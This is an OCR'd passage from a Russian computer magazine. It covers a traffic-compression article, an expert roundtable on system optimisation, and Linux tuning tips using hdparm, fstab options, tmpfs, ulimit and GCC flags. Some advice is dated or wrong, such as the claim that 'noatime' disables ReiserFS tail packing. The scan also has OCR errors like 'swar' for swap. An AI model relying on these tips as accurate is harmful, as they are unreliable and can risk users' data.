- ПРИОБРЕТЕНИЕ КОРОБОЧНОЙ ВЕРСИИ С ПОСЛЕДУЮЩЕЙ УСТАНОВКОЙ НА ВЫДЕЛЕННЫЙ СЕРВЕР (VDS) ОДНОГО ИЗ ПРОВАЙДЕРОВ. ЭТО РЕШЕНИЕ МОГУТ ПОЗВОЛИТЬ СЕБЕ ДАЛЕКО НЕ ВСЕ: КРОМЕ ЛИЦЕНЗИИ НА ПО, ПРИДЕТСЯ РЕГУЛЯРНО ОПЛАЧИВАТЬ АРЕНДУ ОТ \$50 В МЕСЯЦ (АРЕНДА VDS). ИДЕАЛЬНЫЙ ВАРИАНТ ДЛЯ КРУПНЫХ ОРГАНИЗАЦИЙ, МЕЛКИХ СУБПРОВАЙДЕРОВ И РАЙОННЫХ КОМПЬЮТЕРНЫХ СЕТЕЙ.
- ИСПОЛЬЗОВАТЬ VPN-ДОСТУП, ОН ДАЕТ ОКОЛО 20% ЭКОНОМИИ ТРАФИКА, ЦЕНА КОТОРОГО МОЖЕТ БЫТЬ ЗНАЧИТЕЛЬНО ВЫШЕ АРЕНДЫ VPN-КАНАЛА. СУЩЕСТВУЕТ МНОЖЕСТВО ПРОВАЙДЕРОВ VPN-ИНТЕРНЕТА, А ТАКЖЕ VPN С СЕРВИСОМ КОМПРЕССИИ ТРАФИКА (К ПРИМЕРУ <http://dreamvpn.com/ru/info>)



## мнения: почему провайдеру невыгодно запрещать сжатие трафика

- ВОЗМОЖНОСТЬ СЖАТИЯ ТРАФИКА ПРИВЛЕКАЕТ НОВЫХ КЛИЕНТОВ, КОТОРЫЕ ЗАИНТЕРЕСОВАНЫ В НИЗКОЙ ЦЕНЕ УСЛУГИ.
- ЕСЛИ ПРОВАЙДЕР А ПРЕДОСТАВЛЯЕТ СЖАТИЕ ТРАФИКА, А ПРОВАЙДЕР В НЕ ПРЕДОСТАВЛЯЕТ, КЛИЕНТЫ МИГРИРУЮТ К ПРОВАЙДЕРУ А.
- СЖАТИЕ ТРАФИКА ПРЕДОСТАВЛЯЕТ ПОЛЬЗОВАТЕЛЯМ ВОТ ТАКОЙ ВЫБОР: ПОЛЬЗОВАТЬСЯ ИНТЕРНЕТОМ В «ТОМ ЖЕ ОБЪЕМЕ» И ЭКОНОМИТЬ ДЕНЬГИ (ЕСЛИ СРАВНИВАТЬ С СИТУАЦИЕЙ, В КОТОРОЙ СЖАТИЕ ТРАФИКА НЕ ПРЕДОСТАВЛЯЛОСЬ) ЛИБО ПЛАТИТЬ «СТОЛЬКО ЖЕ» И ПОЛУЧАТЬ БОЛЬШЕ ТРАФИКА.
- СЛЕДСТВИЯ ЗАПРЕТА НА СЖАТИЕ ТРАФИКА СРАВНИМЫ С ПОСЛЕДСТВИЯМИ ЗАПРЕТА НА СКАЧИВАНИЕ АРХИВОВ.

ЭТИ ВЫВОДЫ АБСОЛЮТНО ПОНЯТНЫ ПОЛЬЗОВАТЕЛЮ И КАЖУТСЯ ЕМУ ЛОГИЧНЫМИ, НО ПОКАЖИТЕ МНЕ ЗДРАВООСЛАВЛЯЮЩЕГО ПРОВАЙДЕРА! ЕСТЬ ТАКИЕ ПОЛЬЗОВАТЕЛИ, КОТОРЫЕ НЕ СМОГУТ «УЙТИ К ДРУГОМУ ПРОВАЙДЕРУ», ЕСЛИ У ЕГО НАСТОЯЩЕГО ПРОВАЙДЕРА НЕТ КОНКУРЕНТОВ. ТАКЖЕ СОМНИТЕЛЬНЫ ПРОГРАММЫ СЖАТИЯ ТРАФИКА, КОТОРЫЕ ПОЗИЦИОНИРУЮТСЯ КАК УДАЧНАЯ ВОЗМОЖНОСТЬ ДЛЯ ПОДКЛЮЧЕНИЯ К ИНТЕРНЕТУ. КРОМЕ ТОГО, СОДЕРЖИМОЕ ТРАФИКА НА ВСЕМ УЧАСТКЕ ОТ КЛИЕНТА ДО СЖИМАЮЩЕГО СЕРВЕРА МОЖЕТ ОКАЗАТЬСЯ НЕДОСТУПНЫМ: НЕОБХОДИМО ЗНАТЬ АЛГОРИТМЫ СЖАТИЯ И ПРОТОКОЛ ИСПОЛЬЗУЕМОГО ПО. СООТВЕТСТВЕННО, ПРОВАЙДЕР ЛИШАЕТСЯ ВОЗМОЖНОСТИ ВЕСТИ ЛОГИ И НАБЛЮДЕНИЕ ЗА СВОИМИ КЛИЕНТАМИ. ИМЕННО ПО ЭТОЙ ПРИЧИНЕ В ОПРЕДЕЛЕННЫХ СИТУАЦИЯХ ОН ВЫНУЖДЕНО БЛОКИРУЕТ ПОДОБНЫЕ СОЕДИНЕНИЯ ТАК ЖЕ, КАК НА DUAL-UP И GPRS-СОЕДИНЕНИЯХ БЛОКИРУЮТ GRE-ПАКЕТЫ, ИСПОЛЬЗУЕМЫЕ ДЛЯ СОЗДАНИЯ VPN-ТУННЕЛЕЙ.

# Мнение профессионалов

## часть 1

## СТОИТ ЛИ ПЫТАТЬСЯ ВЫЖАТЬ ЧТО-ТО ИЗ ПРОГРАММ

**XS:** ДЕЙСТВИТЕЛЬНО ЛИ КТО-ТО ЗАНИМАЕТСЯ ОПТИМИЗАЦИЕЙ СВОЕЙ СИСТЕМЫ? ИНОГДА СКЛАДЫВАЕТСЯ ТАКОЕ ВПЕЧАТЛЕНИЕ, ЧТО ОДНИ ПИШУТ, КАК ОПТИМИЗИРОВАТЬ, ДРУГИЕ ЧИТАЮТ, А ВОЗ И НЫНЕ ТАМ :). ТЫ КОГДА-НИБУДЬ ОПТИМИЗИРОВАЛ ОПЕРАЦИОНКУ ИЛИ ПРОГРАММЫ?

**ЗАРАЗА:** В какой-то степени — несомненно, хотя речь больше идет о настройке системы под определенную задачу, а не об оптимизации.

**КРИС КАСПЕРСКИ:** Конечно, я занимался, поэтому до сих пор сижу на P-III 733 и P-II 333 и у меня все летает и работает намного быстрее, чем на P-IV с кучей мегабайт и мегагерц. Все так и есть, очень часто авторы дают бесполезные советы, не дающие никакого выигрыша в производительности, но причиняющие большие неудобства и геморрой. Вообще говоря, 99% литературы — это макулатура, пригодная только для личной гигиены, так что не всему написанному можно верить.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Я таковой задачей почти не занимаюсь, за исключением удаления рекламы из всяких условно бесплатных программ типа ICQ. Зато активно настраиваю под себя всякий прикладной софт: Outlook со всеми его прибамбасами, другие приложения, MS Office, IP-телефонию, беспроводку, VPN-клиенты и другие решения по безопасности. То есть глубоким тюнингом я не занимаюсь, но и настройки по умолчанию стараюсь не оставлять.

**НИКИТА БУРЦЕВ:** Занимаются и будут заниматься многие. А куда без этого? Это же самый дешевый способ получить из системы больше скорости. Практически на всех серверах ядро пересобрано под конкретную систему. Приложения также собираются с учетом конкретных требований и условий. Отсутствие тех или иных модулей облегчает софт, он занимает меньше места в памяти, быстрее исполняется процессором. Элементарное разнесение ОС и ее файла подкачки на разные физические устройства дает прирост скорости в пару процентов. Да и не только программная оптимизация возможна. Самый простой пример: достаточно разнести привод и жесткий диск на разные шлейфы, и уже процесс копирования идет чуточку быстрее (правда, с появлением SATA уже не так актуально).

**TONY:** Постоянно это делаю. Убираю все службы, не требующиеся в данный момент. Настраиваю твикером ось на работу с моим объемом памяти (фишечка есть такая для тех, у кого за 768 Мб) и, конечно, кеш под специфические задачи машины.

**XS:** ЧТО ОКАЗЫВАЕТ САМОЕ ЗНАЧИТЕЛЬНОЕ ВЛИЯНИЕ НА ПРОИЗВОДИТЕЛЬНОСТЬ СИСТЕМЫ В ЦЕЛОМ? ЧТО НУЖНО НАСТРАИВАТЬ ИЛИ ОПТИМИЗИРОВАТЬ В ПЕРВУЮ ОЧЕРЕДЬ?

**ЗАРАЗА:** Конечно же, самое главное — железо :).

**КРИС КАСПЕРСКИ:** Оптимизировать нужно узкие места, определение которых представляет собой сложную инженерную задачу, не имеющую общих решений. NT-подобные системы и x86 поддерживают мощную систему «счетчиков производительности» (оснастка Performance), анализируя показания которых можно найти затык. Но объяснить, как ими пользоваться, в двух словах невозможно.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** В целом систему оптимизировать вообще не надо, на мой взгляд. Оптимизировать надо те задачи, работа которых тебя не устраивает. Если я не играю в игры, то зачем мне тюнить видеоподсистему? Незачем — еще не того чего-нибудь настрою. Надо действовать как в акупунктуре: точно и только против конкретной болезни.

**НИКИТА БУРЦЕВ:** В первую очередь нужно себя оптимизировать :). Нужно понять, чего хочешь от системы, и начинать оптимизацию еще на стадии построения системы. Если у тебя будет обрабатываться куча файлов, есть смысл подумать о быстрых хардах и подойти внимательно к выбору файловой системы. Если в памяти находится много данных, обрабатываемых процессором, то стоит обратить внимание на ширину системной шины. Тщательно выбрать, что же именно будет работать на машине. Для примера: существует множество различных web-серверов, каждый — со своими особенностями. Apache хорош, но если обращений очень много, то nginx справится лучше. Или, например, MySQL — вроде бы один и тот же сервер БД, но, однако же, в Gentoo он работает существенно быстрее, чем в той же FreeBSD или RHEL. Подобных примеров множество. В каждом конкретном случае методы оптимизации свои. Не думаю, что можно давать в этом вопросе какие-либо универсальные советы.

**TONY:** Объем памяти и быстродействие жесткого диска. Можно иметь хоть два гигабайта оперативки, но если у тебя тормозной винчестер из прошлого века, то будешь Save/Load ожидать вечно. А советы: убивать все ненужные службы, устанавливать ручную кеш-память в зависимости от твоих задач, вырубать изменение размеров swap'a (лучше задать его с самого начала на гигабайт; если много памяти, убрать галку «выгружать библиотеки»), дефрагментировать системный реестр, убирать для живых трупов все must\_die'ные красоты.

**АЛЕКСАНДР ФЕДОРА:** То, что не висит в памяти (лежит в реестре), не тормозит систему. Нужно сконфигурировать систему под себя. Все, чем не пользуешься, отключить. Я, например, после установки системы всегда отключаю ненужные сервисы и удаляю все из автозагрузки. Для этого использую System configuration utility (msconfig.exe). Также периодически чищу реестр — это становится актуальным, когда система уже «в возрасте». Немаловажно для производительности системы — чтобы были установлены правильные дрова (или самые свежие от производителя, или специально оптимизированные третьей стороной).

**XS:** НАСКОЛЬКО ЭФФЕКТИВНЫ ОПТИМИЗАТОРЫ И УСКОРИТЕЛИ, РАСПЛОДИВШИЕСЯ ШИРОКО? МОЖЕТ БЫТЬ, СОБСТВЕННЫХ ВСТРОЕННЫХ СРЕДСТВ ВСЕГДА ХВАТАЕТ С ЛИХВОЙ, ТОЛЬКО НИКТО ИМИ НЕ ПОЛЬЗУЕТСЯ?

**ЗАРАЗА:** По большей части они совершенно неэффективны. В лучшем случае они меняют параметры системы, которые можно поменять и без них. В худшем — это просто рекламная акция, а то и троянец. Нужно иметь в виду, что разработчик программного обеспечения взял те или иные параметры не из воздуха, он оптимизировал свою систему на некоторого «среднего» пользователя. «Дооптимизировать» ее имеет смысл только в том случае, если твоя система сильно отличается от средней — высокой или низкой производительностью какой-либо подсистемы или тем, как она

**АЛЕКСАНДР ФЕДОРА**

ПРОГРАММИСТ КОМПАНИИ STEP CREATIVE GROUP ([www.stepgames.ru](http://www.stepgames.ru)). Занимается разработкой компьютерных игр. Последний завершенный проект — «Звездное Наследие 1: Черная Кобра»

**ЗАРАЗА**

РЕДАКТОР САЙТА [www.security.nnov.ru](http://www.security.nnov.ru). СФЕРА ДЕЯТЕЛЬНОСТИ — ТЕЛЕКОММУНИКАЦИИ. ХОББИ — ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ И УЯЗВИМОСТИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

**НИКИТА DRAGOMIR БУРЦЕВ**

СИСТЕМНЫЙ АДМИНИСТРАТОР. РАНЕЕ РАБОТАЛ ИНЖЕНЕРОМ В УЧЕБНОМ ЦЕНТРЕ «СПЕЦИАЛИСТ» И ТЕСТИРОВАЛ АСУ СБЕРБАНКА РФ. В СВОБОДНОЕ ВРЕМЯ ЛЮБИТ ПОГУЛЯТЬ ПО ОКРЕСТНОСТЯМ СВОЕГО ДОМА С ФОТОАППАРАТОМ В РУКАХ

**КРИС КАСПЕРСКИ**

МЕЛКИЙ СЕРЫЙ ГРЫЗУН (НЕ МАНИПУЛЯТОР). КОДОКОПАТЕЛЬ И ЖЕЛЕЗОКОВЫРЯТЕЛЬ. ПЯЛЬНИК, ОСЦИЛЛОГРАФ, ДИЗАССЕМБЛЕР И ОТЛАДЧИК ВСЕГДА ПРИ НЕМ

используется. Любой «оптимизатор», который оптимизирует систему без учета специфики, — это чушь. А других я не видел :).

**КРИС КАСПЕРСКИ:** В общем случае, они крайне неэффективны и зачастую даже ухудшают производительность (исключение составляют «ускорители интернета», работающие через прокси-сервер). Microsoft оптимизировала Windows для решения типовых задач, предоставив нам возможность выбора между «сервером» и «рабочей станцией». Естественно, это очень грубая настройка и «вручную» систему можно настроить намного точнее, однако для этого необходимо отчетливо представлять себе, что мы хотим получить и как это работает.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Собственные средства оптимизации ОС нужны тем, кто знает архитектуру ОС и умеет пользоваться реестром (для Windows). Если таких знаний и опыта не хватает, то без стороннего оптимизатора не обойтись. И, конечно же, без них не обойтись при настройке какого-либо внешнего софта, который не является встроенной частью операционки.

**АЛЕКСЕЙ ЛУКАЦКИЙ**

SECURITY BUSINESS DEVELOPMENT MANAGER, CISCO SYSTEMS. ЗА ПОСЛЕДНИЕ 13 ЛЕТ УСПЕЛ ПОРАБОТАТЬ И ПРОГРАММИСТОМ (ПИСАЛ НА АССЕМБЛЕРЕ СИСТЕМУ ШИФРОВАНИЯ В ОДНОМ ИЗ РОССИЙСКИХ «ЯЩИКОВ»), И АДМИНИСТРАТОРОМ, И АНАЛИТИКОМ-АУДИТОРОМ, ПРИЧЕМ РАБОТАЛ И В ТЕХ КОМПАНИЯХ, КОТОРЫЕ ИСПОЛЬЗУЮТ СРЕДСТВА ЗАЩИТЫ, И В ТЕХ, КОТОРЫЕ ИХ РАЗРАБАТЫВАЮТ

**НИКИТА БУРЦЕВ:** Предпочитаю не пользоваться подобным софтом, они в основной своей массе — замаскированные трояны. Не думаю, что программка на 100 Кб может что-то реально ускорить в монолитном мастодонте вроде Windows. Очевидно, что эта «программка» изменяет какие-то параметры системы, заставляя ее работать чуточку быстрее. Но, думаю, никому не повредит разобраться самому в том, что же дает тот или иной параметр, и изменять его по своему усмотрению. Более того, бывают случаи, в которых выбранные создателями «оптимизатора» значения параметров, наоборот, приводят к замедлению работы системы.

**TONY:** Оптимизаторы просто предоставляют расширенные услуги по редактированию реестра. Не все можно выправить с помощью встроенных средств. Также бывают полезны чистилки реестра. Ускорители — это все чушь на постном масле. Ну, например, заняла какая-нибудь отечественная дрянь (а они все прожорливые) 400 Мб памяти, этот ускоритель увидел, что осталось свободного места в памяти 8 Мб, и давай ее swar'ить.... Все, игра в ауте, ты на кухне хлебаешь борщ в ожидании синего экрана :).

**АЛЕКСАНДР ФЕДОРА:** Очень полезная штука, если ты не любишь копаться в реестре и множестве окошек настройки системы. А даже если и полазить в реестре — не проблема, оптимизатор выполнит 90% рутинной работы автоматически, оставив тебе только тонкий интеллектуальный тюнинг :).

**XS:** МОЖЕТ БЫТЬ, ВСЕ ДЕЛО В ЖЕЛЕЗЕ? СТОИТ ЛИ ПЫТАТЬСЯ ВЫЖАТЬ ЧТО-ТО ИЗ ПРОГРАММ? КАКОЙ МАКСИМАЛЬНЫЙ ПРИРОСТ ПРОИЗВОДИТЕЛЬНОСТИ МОЖНО ПОЛУЧИТЬ?

**TONY**

АВТОР МНОГИХ СТАТЕЙ В «ХАКЕР СПЕЦ». СИСТЕМНЫЙ ИНТЕГРАТОР, МЕНЕДЖЕР ИТ-ПРОЕКТОВ, РАЗРАБОТЧИК ПРОМЫШЛЕННЫХ КОНТРОЛЬНО-ИЗМЕРИТЕЛЬНЫХ СИСТЕМ

**ЗАРАЗА:** Несомненно. Именно железо и определяет производительность в большей степени. Если где-то имеется недостаток производительности, не имеет смысла манипулировать какими-то настройками. Надо найти «узкое место», на котором застревает система (диск, память, процессор или сеть), и его устранишь. Программный «разгон», как правило, не дает прироста более 10%, не надо ждать чудес в этой области. Поэтому самое полезное средство разгона системы — это не программы-разгонщики, а средства анализа производительности.

**КРИС КАСПЕРСКИ:** Криво спроектированная программа будет пожирать все предоставляемые ей аппаратные ресурсы, практически не увеличивая производительность, поэтому принимать решение о покупке нового «железа» нужно только тогда, когда заведомо известно, что «софтверная» оптимизация уже исчерпала свои возможности.

**НИКИТА БУРЦЕВ:** Все зависит от приложения. В целом FreeBSD, пересобранная на архитектуре amd64, дает 50% прироста производительности по сравнению со стандартным вариантом. С другой стороны, те приложения, которые работают с дисковой подсистемой или с памятью, не сильно зависят от процессора и от оптимизации под него не получают особых плюсов ☹

# НИТРООКТАН ДЛЯ ТОЛСТОЙ ПТИЦЫ

## МЕТОДЫ ОПТИМИЗАЦИИ ОС LINUX

БОЛЬШИНСТВО СОВРЕМЕННЫХ ДИСТРИБУТИВОВ LINUX НЕ РАССЧИТАНО НА ИСПОЛЬЗОВАНИЕ В КАКОЙ-ТО ОПРЕДЕЛЕННОЙ ОБЛАСТИ, ТО ЕСТЬ ЯВЛЯЮТСЯ ДИСТРИБУТИВАМИ ОБЩЕГО НАЗНАЧЕНИЯ. ЭТОТ ФАКТ СОЗДАЕТ НЕКОТОРЫЕ ОГРАНИЧЕНИЯ ДЛЯ ДИСТРИБУТИВОСТРОИТЕЛЕЙ: ИМ ПРИХОДИТСЯ ИДТИ НА КОМПРОМИСС ПРОИЗВОДИТЕЛЬНОСТИ И ЗАДАЧ, НА КОТОРЫЕ НАЦЕЛЕН ДИСТРИБУТИВ. ПОПРОБУЕМ ИСПРАВИТЬ СИТУАЦИЮ И ПОДОГНАТЬ ПИНГВИНА ПОД НАШИ НУЖДЫ | [JIM \(JIM@LIST.RU\)](mailto:JIM@LIST.RU)

В этой статье речь пойдет об оптимизации Linux для применения в качестве основной desktop-системы. Начнем с установки и плавно пройдем через настройку дисковой подсистемы, компилятора и графической системы к оптимизации ядра. Рассмотрим более-менее безопасные и популярные методы настройки производительности, а затем убедимся, как далеко можно зайти в деле форсажа и чем он чреват.

**мифы древних неучей** Для начала развеем несколько мифов, а точнее ошибок, которые раз за разом допускают в статьях, посвященных оптимизации, разные linux-гуру. Вот импровизированный рейтинг мифов.

**Миф 1: самый высокий уровень оптимизации для компилятора GCC задается опцией '-O9'**

Этот миф по праву занимает первое место в моем рейтинге :). На самом деле GCC принимает четыре

флага, оптимизирующих код: '-O' (он же '-O1'), '-O2', '-O3' и '-Os'. Если компилятор видит значение больше '-O3', то приравнивает его к тому же '-O3' :).

**Миф 2: пересборка ядра способствует увеличению производительности примерно на 15%**

Полная чушь. По умолчанию ядро в любом случае собирается с флагом '-O2', а заточка под конкретный процессор дает мало пользы (общеизвестный факт). Единственное, чего можно достичь при пересборке, — это уменьшения размера самого ядра. На практике тоже не всегда оказывается справедливым, так как создатели дистрибутивов выносят огромную часть функционала (вместе с драйверами) за пределы ядра — в модули.

**Миф 3: одновременная установка флагов компилятора '-march' и '-mtune' ('-mtune в GCC 3.4')**

Похоже на первый миф, так как '-march' автоматически приводит к установке '-mtune'.

**Миф 4: расположение swap-раздела в начале диска приводит к повышению скорости чтения и записи с него и на него**

Правда, но не всегда :). Что если в конце диска окажется большая база данных, кеш проху-сервера или что-нибудь подобное? Головка диска начнет бегать через весь диск, что не очень хорошо скажется на производительности.

**Миф 5: при достаточном количестве оперативной памяти Linux может работать без swap**

Да, может. Однако что если кому-нибудь в голову придет собрать KDE из исходников (софт, написанный на C++, требует очень много памяти при компиляции) или примонтировать раздел /tmp к виртуальной ФС tmpfs, располагающейся в оперативке?

**3, 2, 1. пуск!** Как театр начинается с вешалки, так разгон начинается с установки. Некоторые виды оптимизации можно осуществить только во время инсталляции дистрибутива на чистый раздел.

Многое зависит от того, как будет разбит диск на разделы и какие файловые системы будут выбраны. Сделаем краткий обзор доступных файловых систем.

Ext2 — исторически первая родная ФС Linux. Не поддерживает журналирование, но обладает довольно высокими характеристиками быстродействия.

Ext3 — отличается от Ext2 только наличием журнала, что, естественно, не лучшим образом сказывается на ее производительности.

---

«СПОНСОРОМ РАЗРАБОТЧИКОВ REISERFS СТАЛО АГЕНСТВО DARPA, КОТОРОЕ КОГДА-ТО ДАЛО ЖИЗНЬ ИНТЕРНЕТУ И СПОНСИРОВАЛО РАЗРАБОТКУ OPENBSD»

---





ReiserFS — журналируемая ФС от Ганса Рейзера. Обеспечивает высокую производительность (сравнимую с Ext2) при работе с обычными файлами, а с большим количеством мелких показывает просто феноменальную скорость.

XFS — ФС, разработанная SGI. Надежная, быстрая (особенно при работе с большими файлами) файловая система.

Из сказанного можно сделать вывод, что лучшим выбором для корневого раздела, чувствительного к сбоям, будет ext3, для раздела /usr (и, может быть, /home) — ReiserFS. Для разделов /boot, /tmp и /var отлично подходит Ext2. Мульти-медиа-контент пусть хранится на XFS.

При выборе размера swar-раздела нужно опираться на задачи, для решения которых будет использоваться ПК. Если ты не собираешься запускать OpenOffice, KDE или Gnome, то достаточно и 128 Мб, причем вне зависимости от объема памяти. Но и такое решение не самое лучшее — нужно помнить о ситуациях, описанных в предыдущем разделе. Общеизвестным размером swar-раздела является число, вычисляемое через формулу «Объем памяти \* 2 + 10% от объема памяти». Есть и другое мнение: размер swar-раздела должен быть равен объему памяти. Не буду спорить, потому как все зависит, опять же, от задач. И еще. Если ты счастливчик и у тебя есть два жестких диска, то очень рекомендую разместить swar на втором диске, то есть не там, где установлен Linux. А еще лучше — создать swar сразу на двух дисках, тем самым существенно повысив скорость swar'инга — операции с данными и со swar'ом в таком случае будут происходить параллельно.

Сразу после окончания установки позаботься об отключении всех ненужных сервисов. При обычной (тем более при полной) установке в списке процессов обязательно будут присутствовать arache, postfix, bind, inetd и еще множество других демонов, совершенно ненужных на домашней машине. В разных дистрибутивах для контроля сервисов используются совершенно разные утилиты, например в Fedora Core — ntsysv, а в Slackware вообще ничего подобного не предусмотрено.

**КРУТЯТСЯ ДИСКИ** Теперь займемся разгоном твоего информационного хранилища — жесткого диска. Этот этап включает в себя тюнинг и железн

ных составляющих (например включение DMA), и программных (настройка ФС).

Издrevле для тонкой настройки жесткого диска в Linux использовалась утилита hdparm, теперь она является неотъемлемой частью всех дистрибутивов. С ее помощью многие параметры диска можно изменять прямо «на лету» без перезагрузки или демонтирования файловых систем. Для того чтобы было с чем сравнивать, измерим текущую скорость диска:

```
$ hdparm -tT /dev/hda
```

На выходе получим два значения: реальную скорость чтения с пластин диска и скорость чтения из буфера. Имея необходимые сведения, попробуем изменить эти цифры в нашу пользу. Выполним следующую команду:

```
$ hdparm -d1 -m16 -A1 -a64 -u1 /dev/hda
```

Эта комбинация флагов, странная на первый взгляд, делает следующее:

'd1' — включение DMA. Его можно и не указывать, так как Linux уже давно научился выставлять правильный DMA-режим.

'm16' — количество одновременно читаемых секторов (IDE Block Mode). Увеличивает нагрузку на систему, но существенно поднимает производительность. Будь осторожен с увеличением значения, иначе запросто запрешь ФС.

'A1' — включает предварительное чтение, поднимает производительность при чтении больших файлов.

'a64' — количество секторов для предварительного чтения (советую поэкспериментировать со значением).

'u1' — не маскировать прерывания (заметно увеличивает производительность).

При помощи одной команды мы повысили скорость работы с диском в несколько раз. Но и это еще не все, на что способен hdparm. В последних версиях программы появилась опция '-M', предназначенная для управления акустическими характеристиками винчестера. Выполним команду

```
$ hdparm -M128 /dev/hda
```

мы снизим скорость вращения шпинделя и избавимся от излишней шумности. И напротив, команда

```
$ hdparm -M254 /dev/hda
```

установит максимальную скорость, а следовательно, и производительность диска. К сожалению, эта возможность экспериментальная, и она работает далеко не со всеми накопителями.

Итак, мы настроили жесткий диск, но после перезагрузки все значения вернутся в исходное состояние. Как быть? Многие дистрибутивы пре-

доставляют удобную систему настройки hdparm через конфигурационные файлы (например, в Gentoo это /etc/conf.d/hdparm). Если в твоём дистрибутиве нет необходимого конфигурационного файла, ты можешь прописать нужную команду прямо в /etc/rc.d/rc.local, не забыв отправить вывод команды в /dev/null (hdparm ... 2>&1 > /dev/null).

Переходим к настройке файловых систем. Здесь все достаточно просто (точнее, уже оптимизировано) и особо не развернешься. Почти все файловые системы Linux при доступе к файлу записывают информацию о времени обращения к нему, и так происходит каждый раз для каждого файла. Естественно, на эту процедуру, иногда совершенно бесполезную, тратится определенное время и ресурсы. Исправим ситуацию прописав 'noatime' в поле опций файла /etc/fstab, например вот так:

```
/dev/hda2 / ext3 noatime 0 2
```

В случае с файловой системой ext3 повышения производительности можно добиться также путем изменения политики журналирования. Эта ФС может использовать три разных подхода к журналированию:

**1 JOURNAL — ПРИ ЭТОМ РЕЖИМЕ ВСЕ ДАННЫЕ ЗАПИСЫВАЮТСЯ В ЖУРНАЛ ПЕРЕД ТЕМ, КАК БУДУТ ЗАПИСАНЫ НЕПОСРЕДСТВЕННО В ФАЙЛОВУЮ СИСТЕМУ. ЭТО ТАК НАЗЫВАЕМОЕ ПОЛНОЕ ЖУРНАЛИРОВАНИЕ — САМЫЙ МЕДЛЕННЫЙ И САМЫЙ НАДЕЖНЫЙ РЕЖИМ.**


**2 ORDERED — ПОСЛЕ ЗАПИСИ ДАННЫХ В ФАЙЛ МЕТАДАННЫЕ ПОМЕЩАЮТСЯ В ЖУРНАЛ ПЛЮС СОЗДАЕТСЯ МОДУЛЬ ТРАНЗАКЦИЙ. НЕКИЙ КОМПРОМИСС СКОРОСТИ И НАДЕЖНОСТИ. ИСПОЛЬЗУЕТСЯ ПО УМОЛЧАНИЮ.**

**3 WRITEBACK — ОТЛОЖЕННАЯ ЗАПИСЬ. В ЖУРНАЛ ПОМЕЩАЮТСЯ ТОЛЬКО МЕТАДАННЫЕ, НИКАКОГО МОДУЛЯ ТРАНЗАКЦИЙ. ОТЛИЧНАЯ ПРОИЗВОДИТЕЛЬНОСТЬ, СОХРАННОСТЬ ДАННЫХ НЕ ГАРАНТИРУЕТСЯ НИКАК.**

Если журнал нужен тебе только для того, чтобы не лицезреть долгий процесс проверки ФС при загрузке, то смело вписывай «data=writeback» в поле опций файла /etc/fstab, как было показано выше.

ReiserFS не позволяет управлять поведением системы журналирования так же гибко, но у нас все-таки есть шанс немного поднять скорость этой ФС. По умолчанию для экономии пространства в ReiserFS применяется технология сворачивания концов файлов, на что затрачивается время и ресурсы. Технология отключается, если в поле опций прописать «noatime».

Некоторого прироста в скорости работы с временными файлами можно добиться примонтиро-



Включаем опцию Preemptible Kernel

вав к разделу /tmp виртуальную файловую систему tmpfs. И тогда при создании файлы будут помещаться не на физический диск, а в оперативную память, что в свою очередь приведет к выигрышу в скорости работы с ними. Чтобы ты мог использовать tmpfs, на борту твоей машины должно быть установлено достаточное количество памяти (256 Мб подойдет), также весьма пригодится большой swar-раздел. Открой файл /etc/fstab и добавь в него строку:

```
tmpfs /tmp tmpfs size=512m,mode=1777 0 0
```

Опция size здесь означает не фактический размер, а лимит, который должен быть меньше суммы объема оперативной памяти и размера swar-раздела.

Теперь о грустном. Некоторые программы очень любят использовать /tmp для сохранения больших объемов информации. Например, mc кладет туда содержимое распакованного архива. Поэтому не стоит удивляться, если время от времени память будет бесследно пропадать.

**снимаем ограничения** Во многих руководствах рекомендуется снимать все ограничения на количество процессов, файлов и т.д. Якобы я царь в своей системе и никто не имеет права ограничивать меня. Что же, посмотрим с другой стороны.

Допустим, кто-нибудь решил приколоться над тобой и запустил на твоей машине «логическую бомбу» (впрочем, то же могла сделать и вполне легальная программа), которая порождает бесконечное количество процессов. Наступит такой момент, когда система исчерпает свои ресурсы и попросту «зависнет». В случае если количество процессов лимитировано, такого не происходит.

Теперь к делу. Ограничения накладываются (или не накладываются :) на любой процесс пользователя, а для управления ими можно использовать стандартную команду ulimit. Указав флаг '-a', мы увидим текущие настройки. В «нормально» настроенной системе количество процессов (поле processes) и одновременно открытых файлов (поле file descriptors) должно быть ограничено. Если это не так, то записав в /etc/profile такую строку:

```
ulimit -u 2047 -n 1024
```

мы установим для всех пользователей лимит в 2047 процессов и 1024 открытых файлов. Для стандартных повседневных нужд более чем достаточно. Еще одна хорошая идея на этот счет — запретить создание core-файлов (используется для отладки обвалившейся программы) используя опцию '-c 0'.

**форсируем компилятор** Теперь возьмемся за ускорение программ, собираемых из исходников. В Linux такая практика имеет место часто, так как не всегда можно найти бинарный пакет

**«ИМЕЙ В ВИДУ, ЧТО НЕКОТОРЫЕ ПРОГРАММЫ ВО ВРЕМЯ СБОРКИ ИЗМЕНЯЮТ ФЛАГИ КОМПИЛЯЦИИ. ОСОБО БЕСПОКОИТЬСЯ НЕ СТОИТ, ТАК КАК ОБЫЧНО ПЕРЕМЕННОЙ CFLAGS ПРИСВАИВАЕТСЯ ЗНАЧЕНИЕ '-O2 -fomit-frame-pointer', ЧТО ВПОЛНЕ ПРИЕМЛЕМО»**

для редкой программы. Стандартным компилятором мира Linux (да и всех \*nix'ов) является GCC. Эта программа, разрабатываемая уже давно, обладает довольно внушительными возможностями оптимизации кода.

Как и любая другая консольная программа, GCC настраивается через опции командной строки. Рассмотрим некоторые из них:

-O — базовая оптимизация. Заметно повышает скорость исполнения программы (вплоть до повышения в два раза).

-O2 — стандартный уровень оптимизации. Несущественно увеличивает как размер бинарника, так и скорость исполнения (по сравнению с -O).

